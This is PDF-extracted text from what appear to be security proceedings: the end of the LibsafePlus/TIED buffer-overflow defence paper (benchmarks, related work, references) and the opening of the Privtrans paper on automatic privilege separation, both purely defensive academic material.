


Figure 7: `memcpy()` to a local buffer

heap buffers. It then allocated another heap buffer and measured the time taken by one `memcpy()` to it. This represents the worst case performance as the buffer being copied to is the right most child in the red-black tree. As shown in Figure 8, the overhead due to LibsafePlus is  $1.6\mu\text{s}$  per call to `memcpy()`.




Figure 8: `memcpy()` to a heap buffer

We also measured the performance of LibsafePlus for calls to `strcpy()`. The testbed was similar to the one described earlier for `memcpy()`. Figure 9 shows the time taken by one `strcpy()` to a global buffer. The overhead drops from




Figure 9: `strcpy()` to a global buffer

$0.8\mu\text{s}$  for buffers of size 1 byte to 0 for buffers of about 400 bytes. This is because the wrapper function for `strcpy()` in LibsafePlus uses `memcpy()` for copying, which is 6 to 8 times faster than `strcpy()` for large buffer sizes. Figures 10 and 11 show similar results for `strcpy()` to local and heap buffers respectively.




Figure 10: `strcpy()` to a local buffer

Next, we measured the overhead due to LibsafePlus in dynamic memory allocation. The insertion and deletion of nodes in the red-black tree is the primary constituent of this overhead. We measured the time required by a pair of `malloc()` and `free()` calls. The number of buffers already present in the red-black tree at the time of allocating the buffer was varied from  $2^5$  to  $2^{21}$ . As shown in Figure 12, the time taken by LibsafePlus for `malloc()`, `free()` pair grows almost logarithmically with the number of buffers already present in the red-black tree. This is expected because of the  $O(\log(N))$  time operations of insertion and deletion of nodes in a red-black tree.

## 4.2 Macro benchmarks

Next, we measured the performance overhead due to LibsafePlus using a number of applications that involve substantial dynamic memory allocation and operations like `strcpy()`

Application	What was measured
Apache-2.0.48	Connection rate, response time and error rate while requesting a large file from the web server.
Sendmail-8.12.10	Time to connect and connection rate achieved while sending a large message.
Bison-1.875	Time to parse a large grammar file and generate C code.
Enscript-1.6.1	Time to convert a large text file to postscript.
Hypermail-2.1.8	Time to process a large mailbox file.
OpenSSH-3.7.1	Time to transfer a large set of files using the loopback interface.
OpenSSL-0.9.7	Time to sign and verify using RSA.
Gnupg-1.2.3	Time to encrypt and decrypt a large file.
Grep-2.5	Time to perform a search for palindromes using back references on a large file.
Monkey	Connection rate, response time and error rate while requesting a large file from the web server.
Ccrypt	Time to decrypt a large file encrypted using ccrypt.
Tar	Time to compress and bundle a large set of files.

Table 1: Description of application benchmarks




Figure 11: strcpy() to a heap buffer

to buffers. In all, a total of 12 applications were used to evaluate the overhead of LibsafePlus and Libsafe. Table 1 describes the performance metric used in each case. The performance overheads are shown in Figure 13. The graph shows normalized metric values with respect to the case when no library was preloaded. The overhead due to LibsafePlus was found to be less than 34% for all cases except for Bison. In 8 out of 12 applications, the overhead of LibsafePlus was within 5% of that of Libsafe. In case of Enscript, Grep and Bison, the slowdown observed is due to a huge number of dynamic memory allocations and string operations on heap buffers.

We now present a comparison of performance overhead of our tool with that of CRED [10] (strings only mode). As shown in Table 2, for 9 out of the 11 applications which have been used to measure the performance overhead of both the tools, LibsafePlus performs better than CRED. The slowdown observed for CRED, as compared to LibsafePlus, is significant for Apache, Enscript, Hypermail, Gnupg and Monkey.




Figure 12: Performance overhead for malloc(), free() pair

Application	LibsafePlus	CRED
Apache	1.0X	1.6X
Bison	2.4X	1.2X
Enscript	1.3X	1.9X
Hypermail	1.1X	2.3X
OpenSSH	1.0X	1.0X
OpenSSL	1.0X	1.1X
Gnupg	1.0X	1.8X
Grep	1.3X	1.2X
Monkey	1.3X	1.8X
Tar	1.0X	1.0X
Ccrypt	1.0X	1.1X

Table 2: Performance overheads of LibsafePlus and CRED (strings only mode)




Figure 13: Macro performance overheads

## 5 Related work

In this section, we review the related work in the area of protection against buffer overflow attacks.

### 5.1 Kernel based techniques

The common feature used by the majority of buffer overflow attacks is the ability to execute code located on the stack. Solar Designer has developed a Linux patch that makes the stack non-executable [11], precisely to counteract the stack smashing attacks. The solution has some serious weaknesses. First, nested functions or trampoline functions, which are used by LISP interpreters, many Objective C compilers (including gcc), and most common implementations of signal handlers in Unix, require the stack to be executable. Second, the attacker does not require the code to be stored on a stack buffer for the exploit to work. Methods to bypass the non-executable stack defense have been explored by Wojtczuk [12].

PaX [13] is another kernel patch which aims to protect the heap as well as the stack. The idea behind PaX is to mark the data pages non-executable by overloading supervisor/user bit on pages and enabling the page fault handler to distinguish the page faults due to attempts to execute data pages. PaX also imposes a significant performance overhead due to additional work done by the page fault handler for each page fault. Although protecting the heap offers some additional protec-

tion but still it does not guarantee complete protection from all forms of attacks. For example, return-into-libc attacks are still possible.

### 5.2 Static analysis based techniques

Static analysis approaches to handling buffer overflows attempt to analyze the program source and determine if the program execution can result in a buffer overflow.

Wagner *et al.* formulated the detection of buffer overruns as an integer range analysis problem [14]. The approach models C strings as a pair of integer ranges (allocated size and length) and vulnerable C library functions are modeled in terms of their operations on the integer ranges. Thus, the problem reduces to an integer range tracking problem. The described tool checks, for each string buffer, whether its inferred length is at least as large as the allocated length. The tool is impractical to use since it produces a large number of false positives, due to lack of precision, as well as some false negatives.

The annotation based static code checker based on LCLint [15] by Larochelle and Evans [16] exploits the information provided in programs in the form of semantic comments. The approach extends the LCLint static checker by introducing new annotations which allow the declaration of a set of preconditions and postconditions for functions. The tool does not detect all buffer overflow vulnerabilities and of-

ten generates spurious warnings.

CSSV [17] is another tool for statically detecting string manipulation errors. The tool handles large programs by analyzing each procedure separately and requires *procedure contracts* to be defined by the programmer. A procedure contract defines a set of preconditions, postconditions and side-effects of the procedure. The tool is impractical to use for existing large programs since it requires the declaration of procedure contracts by the programmer. As for other static techniques, the tool can produce false alarms.

### 5.3 Runtime techniques

StackGuard [18] is an extension to the GNU C compiler that protects against stack smashing attacks. StackGuard enhances the code produced by the compiler so that it detects changes to the return address by placing a *canary* word on the stack above the return address and checking the value of the canary before the function returns. The *canary* is a sequence of bytes which could be fixed or random. The approach assumes that the return address is unaltered if and only if the canary word is unaltered. StackGuard imposes a significant runtime overhead and requires access to the source code. Techniques to bypass StackGuard protection are described by Richarte [19].

StackShield [20] is also implemented as a compiler extension that protects the return address. The basic idea here is to save return addresses in an alternate non-overflowable memory space. The resulting effect is that return addresses on the stack are not used, instead the saved return addresses are used to return from functions. As with StackGuard, the source code needs to be recompiled for protection. A detailed description of StackShield protection and techniques to bypass it were presented by Richarte [19].

Propolice [21] is another compiler extension which modifies the syntax tree or intermediate language code for the protected program. SSP (Propolice) aims to protect the saved frame pointer and the return address by placing a random canary on the stack above the saved frame pointer. In addition, SSP protects local variables and function arguments by creating a local copy of arguments and rearranging the local variables on the stack so that all local buffers are stored at a higher address than local variables and pointers. As for StackGuard and StackShield, it requires the recompilation of the source code. Although SSP protects against stack smashing attacks, it is vulnerable to other forms of attacks.

The memory access error detection technique by Austin *et al.* [22] extends the notion of pointers in C to hold additional attributes such as the location, size and scope of the pointer. This extended pointer representation is called the *safe pointer* representation. The additional attributes are used to perform range access checking when dereferencing a pointer or while doing pointer arithmetic. The approach fails to work with legacy C code as it changes the underlying pointer represen-

tation.

The backwards compatible bounds checking technique by Jones and Kelly [23] is a compiler extension that employs the notion of *referent objects*. The referent object for a pointer is the object to which it points. The approach works by maintaining a global table of all referent objects which maintains information about their size, location, etc. Furthermore, a separate data structure is maintained for heap buffers by modifying `malloc()` and `free()` functions. Range checking is done at the time of dereferencing a pointer or while performing pointer arithmetic. The technique breaks existing code and involves a high performance overhead for applications which are pointer and array intensive since every pointer or array access has to be checked at runtime.

The C Range Error Detector (CRED) [10] is an extension of Jones and Kelly's approach. CRED extends the idea of referent objects and allows the use of a previously stored out-of-bounds address to compute an in-bounds address. This is done by storing all the information about out-of-bounds addresses in an additional data structure on the heap. The approach fails if an out-of-bounds address is passed to an external library or if an out-of-bounds address is cast to an integer and subsequently cast back to a pointer. As for Jones and Kelly's technique, the tool involves a high performance overhead for pointer/array intensive programs since every access to a pointer has to be checked.

The type assisted dynamic array bounds checking technique by Lhee and Chapin [24] is also a compiler extension that works by augmenting the executable with additional information consisting of the address, size and type of local buffers, pointers passed as parameters to functions and static buffers. An additional data structure is maintained for heap buffers. Range checking is actually performed by modified C library functions which utilize this information to guarantee that overflows do not occur. As for other compiler based techniques, the solution is not portable and requires access to the source code of the program. It can be seen that our approach is very similar to Lhee and Chapin's approach. However, the main advantage of our approach is that it does not require compiler modifications and can work with the output of any compiler that can produce debugging information in the DWARF format.

PointGuard [25] is a pointer protection technique that encrypts pointers when they are stored in memory and decrypts them when they are loaded into CPU registers. PointGuard is implemented as a compiler extension that modifies the intermediate syntax tree to introduce code for encryption and decryption. Encryption provides for confidentiality only, hence PointGuard gives no integrity guarantees. Although, PointGuard imposes an almost zero performance overhead for most applications, it protects only code pointers (function pointers and `longjmp` buffers) and data pointers and offers no protection for other program objects. Also, protection of mixed-mode code using PointGuard requires programmer



intervention.

One of the major drawbacks of all existing runtime techniques is that they require changes to the compiler. None of these techniques seem to have been adopted by any of the mainstream compilers so far. In contrast, our approach does not require any compiler modifications and can be used with any existing compiler. We feel that this may lead to widespread adoption of this technique in practice.

## 6 Conclusions and future work

In this paper, we have presented TIED and LibsafePlus. These are simple, robust and portable tools that can together guard against all known forms of buffer overflow attacks. Our approach is a transparent runtime solution to the problem of preventing buffer overflows that is completely compatible with existing code and does not require source code access. Experiments show that our approach imposes an acceptably low overhead due to the runtime checks in most cases.

There are certain cases which our approach is unable to handle. LibsafePlus can only guard against buffer overflows due to injudicious use of unsafe C library functions and not those due to other kinds of errors in the program itself. However, in most programs buffer overflows occur due to improper use of C library functions rather than erroneous pointer arithmetic done by the programmer. Moreover, guarding against erroneous pointer arithmetic implies protecting every pointer instruction which would incur a high performance overhead (as in CRED).

Also, LibsafePlus cannot handle dynamic memory allocated using `alloca`. `Alloca` is used to dynamically create space in the current stack frame, and the space is automatically freed when the function returns. The difficulty in handling `alloca` in LibsafePlus is that while memory allocation can be tracked by intercepting calls to `alloca`, it is not possible to track when a buffer is freed, since the freeing happens automatically when the function that called `alloca` returns. Variable sized automatic arrays (supported by gcc) present a similar problem.

Since LibsafePlus uses `mmap` for allocating nodes for the red-black tree, programs that use `mmap` for requesting memory at specified virtual addresses may not work with LibsafePlus.

A limitation of the current implementation is that size information for local and global buffers declared within dynamically loaded libraries is not available at runtime. We are currently extending LibsafePlus and TIED to address this issue.

TIED and LibsafePlus are available in the public domain and can be downloaded from <http://www.security.iitk.ac.in/projects/Tied-Libsafeplus>.

## References

- [1] CERT/CC. Vulnerability notes by metric. <http://www.kb.cert.org/vuls/bymetric?open&start=1&count=20>.
- [2] CERT/CC. Cert advisories 2003. <http://www.cert.org/advisories/#2003>.
- [3] AlephOne. Smashing the stack for fun and profit. *Phrack*, 7(49), Nov 1996.
- [4] Crispin Cowan, Perry Wagle, Calton Pu, Steve Beattie, and Jonathan Walpole. Buffer overflows: Attacks and defenses for the vulnerability of the decade. In *Proc. DARPA Information Survivability Conference and Expo (DISCEX)*, Jan 2000.
- [5] Arash Baratloo, Navjot Singh, and Timothy Tsai. Transparent run-time defense against stack smashing attacks. In *Proc. USENIX Annual Technical Conference*, 2000.
- [6] John Wilander and Mariam Kamkar. A comparison of publicly available tools for dynamic buffer overflow prevention. In *Proc. 10th Network and Distributed System Security Symposium*, pages 149–162, San Diego, California, Feb 2003.
- [7] TIS Committee. DWARF debugging information format specification version 2.0, May 1995.
- [8] UNIX International Programming Languages Special Interest Group. A consumer library interface to DWARF, Aug 2002.
- [9] Thomas H. Cormen, Charles E. Leiserson, Ronald L. Rivest, and Clifford Stein. *Introduction to Algorithms*. MIT Press, second edition, 2002.
- [10] Olatunji Ruwase and Monica S. Lam. A practical dynamic buffer overflow detector. In *Proc. 11th Annual Network and Distributed System Security Symposium*, Feb 2004.
- [11] Solar Designer. Non-executable user stack. <http://www.openwall.com/linux/>, 2000.
- [12] R. Wojtczuk. Defeating solar designer non-executable stack patch, Jan 1998. <http://www.insecure.org/sploits/non-executable.stack.problems.html>.
- [13] Pax. <https://pageexec.virtualave.net>.
- [14] David Wagner, Jeffrey S. Foster, Eric A. Brewer, and Alexander Aiken. A first step towards automated detection of buffer overrun vulnerabilities. In *Proc. Network and Distributed System Security Symposium*, pages 3–17, San Diego, CA, Feb 2000.

- [15] David Evans, John Guttag, James Horning, and Yang Meng Tan. LCLint: A tool for using specifications to check code. In *Proc. ACM SIGSOFT '94 Symposium on the Foundations of Software Engineering*, pages 87–96, 1994.
- [16] D.Larochelle and D.Evans. Statically detecting likely buffer overflow vulnerabilities. In *Proceedings of the 10th USENIX Security Symposium*. USENIX, Aug 2001.
- [17] Nurit Dor, Michael Rodeh, and Mooly Sagiv. CSSV: Towards a realistic tool for statically detecting all buffer overflows in C. In *Proc. ACM SIGPLAN 2003 Conference on Programming Language Design and Implementation*, pages 155–167, June 2003.
- [18] Crispian Cowan, Calton Pu, Dave Maier, Jonathan Walpole, Peat Bakke, Steve Beattie, Aaron Grier, Perry Wagle, Qian Zhang, and Heather Hinton. Stackguard: Automatic adaptive detection and prevention of buffer overflow attacks. In *Proc. 7th USENIX Security Conference*, pages 63–78, San Antonio, Texas, Jan 1998.
- [19] Gerardo Richarte. Four different tricks to bypass stackshield and stackguard protection. <http://downloads.securityfocus.com/library/StackGuard.pdf>.
- [20] Stackshield - A stack smashing technique protection tool for linux. <http://www.anglefire.com/sk/stackshield>.
- [21] Hiroaki Etoh and Kunikazu Yoda. Propolice - Improved stack smashing attack detection. *IPSI SIGNotes Computer Security (CSEC)*, (14), 2001. <http://www.ipsj.or.jp/members/SIGNotes/Eng/27/2001/014/article025.html>.
- [22] Todd M. Austin, Scott E. Breach, and Gurindar S. Sohi. Efficient detection of all pointer and array access errors. In *Proc. SIGPLAN Conference on Programming Language Design and Implementation*, pages 290–301, 1994.
- [23] Richard W. M. Jones and Paul H. J. Kelly. Backwards-compatible bounds checking for arrays and pointers in C programs. In *Proc. International Workshop on Automated and Algorithmic Debugging*, pages 13–26, 1997.
- [24] Kyung suk Lhee and Steve J. Chapin. Type-assisted dynamic buffer overflow detection. In *Proc. USENIX Security Symposium*, pages 81–88, 2002.
- [25] Crispin Cowan, Steve Beattie, John Johansen, and Perry Wagle. Pointguard : Protecting pointers from buffer overflow vulnerabilities. In *Proc. USENIX Security Symposium*, 2003.



# Privtrans: Automatically Partitioning Programs for Privilege Separation

David Brumley and Dawn Song  
Carnegie Mellon University  
{david.brumley,dawn.song}@cs.cmu.edu \*

## Abstract

Privilege separation partitions a single program into two parts: a privileged program called the monitor and an unprivileged program called the slave. All trust and privileges are relegated to the monitor, which results in a smaller and more easily secured trust base. Previously the privilege separation procedure, i.e., partitioning one program into the monitor and slave, was done by hand [18, 28]. We design techniques and develop a tool called Privtrans that allows us to automatically integrate privilege separation into source code, provided a few programmer annotations. For instance, our approach can automatically integrate the privilege separation previously done by hand in OpenSSH, while enjoying similar security benefits. Additionally, we propose optimization techniques that augment static analysis with dynamic information. Our optimization techniques reduce the number of expensive calls made by the slave to the monitor. We show Privtrans is effective by integrating privilege separation into several open-source applications.

## 1 Introduction

Software security provides the first line of defense against malicious attacks. Unfortunately, most software is written in unsafe languages such as C. Unsafe operations may lead to buffer overflows, format string vulnerabilities, off-by-one errors, and other common vulnerabilities. Exploiting a vulnerability can subvert a programs' logic, resulting in unintended execution paths such as inappropriately running a shell.

\*This research was supported in part by NSF and the Center for Computer and Communications Security at Carnegie Mellon under grant DAAD19-02-1-0389 from the Army Research Office. The views and conclusions contained here are those of the authors and should not be interpreted as necessarily representing the official policies or endorsements, either expressed or implied, of ARO, NSF, Carnegie Mellon University, or the U.S. Government or any of its agencies.

Privileged programs — programs that run with elevated privileges — are the most common attack targets. A successful exploit may allow the attacker to execute arbitrary instructions with the elevated privileges. Even if attackers cannot execute arbitrary instructions, they may be able to change the semantics of the code by disabling a policy of the program. For example, an exploit may disable or alter an “if” statement that checks for successful authentication.

The number of programs that execute with privileges on a system is typically high, including `setuid/setgid` programs (e.g., `ping`), common network daemons (e.g., web-servers), and system maintenance programs (e.g., `cron`). In order to prevent a compromise, every privileged program on a system must be secured.

*Privilege separation* is one promising approach to improving the safety of programs. Privilege separation partitions a single program into two programs: a privileged *monitor* program that handles all privileged operations, and an unprivileged *slave* program that is responsible for everything else. The monitor and slave run as separate processes, but communicate and cooperate to perform the same function as the original program. When necessary, a program can be separated into more than 2 pieces.

In this paper we show how to automatically add privilege separation to a program. The overall procedure for adding privilege separation to a program is depicted in Figure 1. The programmer supplies the source code and a small number of annotations to indicate privileged operations. Our tool, Privtrans, then automatically performs inter-procedural static analysis and C-to-C translation to partition the input source code into two programs: the monitor and slave.

Safety between the slave and monitor is primarily provided by process isolation in the operating system. Thus, a compromise of the slave does not compromise the monitor. The slave and monitor communicate via either inter-process or inter-network sockets.






Figure 1: We automatically incorporate privilege separation into source code by partitioning it into two programs: the monitor which handles privileged operations and the slave which executes everything else. The programmer supplies a few annotations to help Privtrans decide how to properly partition the input source code.

The monitor exports only a limited interface to the slave. As a result, a compromised slave can execute only a limited number of privileged operations. Without privilege separation, a compromised slave may be able to run arbitrary instructions with the elevated privileges.

The monitor can further limit allowed privileged operations by employing policies. Since the slave asks the monitor to perform privileged operations on its behalf, the monitor can be viewed as interposing between privileged operations and the main execution in the slave. Policies can be fine-grained and express what privileged operations (or sequence of operations) are allowed, and are enforced during interposition.

## 1.1 Related approaches

In this section we discuss closely related approaches for the purpose of comparison. A thorough treatment of related work can be found in section 6.

System call interposition [1, 5, 14, 16, 27] monitors system calls and decides whether to allow or deny a call based upon a user-specified policy. Privilege separation is different from system call interposition because it statically changes the source code of a program. As a result, privilege separation can interpose on any function call,

not just system calls.

Static analysis can be used to find bugs in programs [9, 12, 11, 19, 32, 37, 42]. However, it is difficult to perform precise static analysis on C programs. Our approach is to use static analysis as a tool to help partition the input source code, not find bugs. We rely upon process isolation for safety. We also use dynamic information to augment static analysis to reduce the number of expensive calls made by the slave to the monitor.

Provos et al. demonstrated the value of privilege separation in OpenSSH [28]. However, they manually edited OpenSSH to incorporate privilege separation. When privilege separation is enabled, OpenSSH resists several attacks [8, 23, 24]. Our techniques enable automatic privilege separation for programs, including OpenSSH.

Privman [18], a library for partitioning applications, provides an API a programmer can use when adding privilege separation to a program. However, the library can only make authorization decisions and does not provide complete mediation. Further, the programmer must manually edit the source at every call point to use the corresponding Privman equivalent. Our method uses data flow techniques to automatically find the proper place to insert calls to the monitor, and allows for finer-grained policies than access control. Policies are discussed in section 2.3.

## 1.2 Our contributions

In this paper, we describe our techniques that allow our tool Privtrans to automatically add privilege separation to programs. The programmer provides a few simple annotations to variables or functions that could be privileged. Privtrans then statically propagates the attributes by performing inter-procedural analysis on the source code to find privileged call sites. Privtrans then performs C-to-C translation to partition the input source code into the source code for the monitor and slave. Privtrans also automatically inserts dynamic checks which reduce overhead by limiting the number of expensive calls from the slave to the monitor.

Our contributions include:

- We design new techniques that allow us to develop the first tool for automatic privilege separation. Our automatic approach makes it easy to add privilege separation to many programs. We use a strong model for privilege separation (section 2).

Our approach allows for fine-grained policies (section 2). With only a few annotations provided by the programmer, our tool automatically performs interprocedural static analysis and C-to-C translation to partition a program into the privilege-separated monitor and slave programs (section 3).

Our results show that our approach is able to limit the interface exported by the monitor to the slave automatically. Furthermore, our experiments (section 4) demonstrate that the interface exported between the monitor and slave using our automatic privilege separation is comparable to manually integrating privilege separation. These results indicate that our automatic privilege separation can enjoy similar security as manual privilege separation.

As an additional benefit, automatic program translation, as opposed to manually changing code, allows us to track and re-incorporate privilege separation as the source code evolves.

- We design and develop techniques to augment static analysis with dynamic information to improve efficiency. Since static analysis of C programs is conservative, we insert dynamic checks to reduce the number of expensive calls made by the slave to the monitor.
- We allow for privilege separation in a distributed setting. Previous work only considered the monitor and slave running on the same host [18, 28]. Running the monitor and slave on different hosts is important in many scenarios (section 2), such as privilege separation in OpenSSL (section 4).

## 1.3 Organization

Section 2 introduces the model we use for privilege separation, the components needed for automatic privilege separation, and the requirements for programmers using privilege separation. Section 3 details our techniques and implementation of Privtrans. Section 4 shows Privtrans works on several different open-source programs. We then discuss when our techniques are applicable in section 5. We discuss related work in section 6, followed by the conclusion.

## 2 The general approach to automatic privilege separation

In this section we begin by describing the model we use for privilege separation. We then discuss the components needed for automatic privilege separation. Last, we discuss components that need to be supplied by the programmer.

### 2.1 Our model for privilege separation

In our model the monitor must mediate access to all privileged resources, *including the data derived from such a resource*. Specifically, it is not sufficient for the monitor to only perform access control. The monitor, and hence privileged data, functions, and resources, must be in an address space that is inaccessible from the slave. Our model is the same used by Provos et al. [28], but is stronger than that of Privman [18], since it encompasses both access control and protecting data derived from privileged resources.

It is often insufficient to only perform access control on privileged resources – it is also important to protect the data derived from the privileged resource. For example, if a program requires access to a private key, we may wish to regulate how that key is used, e.g., the key should not be leaked to a third party. Access control only allows us to decide whether to allow or deny a program access to the private key. A subsequent exploit may reveal that key to a third party. With privilege separation, the monitor controls the private key at all times. As a result, the monitor can ensure the key is not leaked. In our model policies can be expressed for both access control and protecting data derived from privileged resources.

We assume that the original program accesses privileged resources through a function call. This assumption is naturally met by most programs, as privileges are only needed for a system call (such as opening a file and subsequently reading it) or library call (such as reading in a private key and subsequently using it to decrypt).

### 2.2 Components needed for automatic privilege separation

In order to create the monitor and slave from the given source code, automatic privilege separation requires:

```

1. int sndsize = 128*1024;
2. int s = socket(AF_INET,
  SOCK_RAW, IPPROTO_ICMP);
3. setsockopt(s, SOL_SOCKET,
  SO_SNDBUF, & sndsize,
  &(sizeof(sndsize)));

```

Figure 2: The monitor must track the socket created on line 2, and relate it to a subsequent call such as `setsockopt` on line 3.

1. A mechanism for identifying privileged resources, i.e., functions that require privileges or data acquired from calling a function that requires privileges.
2. An RPC mechanism for communication between the monitor and slave. The RPC mechanism includes support for marshaling/demarshaling arbitrary data types that the slave and monitor may exchange.
3. A storage mechanism inside the monitor for storing the result of a privileged operation in case it is needed in a later call to the monitor.

The third mechanism, storage, is needed when multiple calls to the monitor may use the same privileged data. Consider the sequence of calls given in Figure 2. On line 2 a socket is created. Since the socket is a raw socket, its creation is a privileged operation and must be executed in the monitor. At this point the monitor creates the socket, saves the resulting file descriptor `sock`, and returns an opaque index to the file descriptor to the slave. On line 3 the slave calls `setsockopt` on the privileged socket. To accomplish this the slave asks the monitor to perform the call and provides it with the opaque index from line 2. The monitor uses the index to get the file descriptor for `sock`, performs `setsockopt`, and returns the result. Note that if the monitor passed the file descriptor to the slave, we could not enforce any policies on how the file descriptor may be used.

Our tool, Privtrans, provides all three mechanisms. The programmer supplies a few annotations to mark privileged resources. Privtrans then automatically propagates attributes to locate all privileged functions and data. We supply a base RPC library, drop-in replacement wrappers for common privileged calls, and the monitor itself including the state store. Thus, the programmer is responsible only for adding a few annotations and defining appropriate policies.

## 2.3 Annotations and policies supplied by the user

**Annotations** Privtrans defines two C type qualifier [2] annotations for variables and functions: the “priv” and “unpriv” annotations<sup>1</sup>. The programmer uses the “priv” annotation to mark when a variable is initialized by accessing a privileged resource, or when a function is privileged and should be executed in the monitor. The “unpriv” attribute is only used when downgrading a privileged variable.

After the programmer supplies the initial annotations, propagation infers the dependencies between privileged operations and adds the privileged attribute as necessary. Propagation is discussed further in section 3.

The “priv” and “unpriv” attributes are used to partition the source code into the monitor source and the slave source. If a variable has the privileged attribute, it should only be accessed in the monitor. Similarly, if a function has the privileged attribute, it should only be executed in the monitor. All other statements and operations are executed in the slave.

The programmer decides where to place annotations based upon two criteria: what resources are privileged in the OS, and what is the overall security goal. A resource is privileged if it requires privileges to access, e.g., opening a protected file.

Annotations can also be placed so that the resulting slave and monitor meet a site-specific security goal. For example, a site-specific goal may state all private key operations happen on a secured server. With properly placed annotations the source will be partitioned such that only the monitor has access to the private keys. The monitor can then be run on the secured server, while the slave (say using the corresponding public keys) can be run on any server.

**Policies** A monitor policy specifies what operations the slave can ask the monitor to perform. The monitor policy is written into the monitor itself as C code. Therefore, our model does not limit the complexity or detail of policies. Our approach guarantees the enforcement of policies on privileged resources or data since all privileged calls must go through the monitor.

Many policies are application specific, and thus need to

<sup>1</sup>Note our annotations are similar to, but not the same as, subtypes.

be supplied by the programmer. However, there are several policies that can be automatically generated. For example, many compilers create control flow graphs during optimization. The control flow graph (CFG) can be used to build a finite state machine (FSM) model of possible privileged calls.

